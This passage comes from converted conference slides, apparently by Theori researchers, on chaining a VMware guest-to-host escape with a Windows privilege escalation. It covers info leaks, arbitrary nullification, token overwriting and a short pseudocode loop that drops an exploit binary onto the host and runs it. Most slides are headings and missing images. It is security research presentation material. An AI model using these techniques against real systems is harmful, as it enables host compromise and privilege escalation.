
# Exploitation – Mailslot Header Info Leak



# Exploitation – Leveraging Arbitrary Nullification





# Exploitation – Token Overwriting



## 4. Chaining Exploits

# Run the Windows LPE exploit

## 1. shellcode runs in vmware-vmx




## 2. Drop the Windows LPE on host

# Drop the Windows LPE exploit

**Goal : Drop 100k over binary to host and execute it**


- Conventional memory has enough unused pages to store LPE Exploit



# Run the Windows LPE exploit

## Build a shellcode

1. Call CreateFile('priv.exe', ...)
2. Read Windows LPE binary blocks and write to file



3. Call WinExec('priv.exe', ...)

```
block_table = [2,3,5,6,10,11,14, ...];  
  
for(i=0; i<nblock; i++) {  
    readPhysmem(block_table[i] * PAGE_SIZE, buf);  
    WriteFile(hFile, buf, PAGE_SIZE);  
}
```

# 5. Conclusion

# Conclusion

- Focused, short-term goals lead to valuable learning (e.g., Pwn2Own)
- Improving reliability is crucial but challenging
- Exploit chaining isn't always straightforward
- Prepare for upcoming mitigations in advance

# Questions?

- Gwanun Jung
  - pr0ln@theori.io
  - @pr0ln
- Junoh Lee
  - bbbig@theori.io
  - @bbb1g12
- @theori\_io

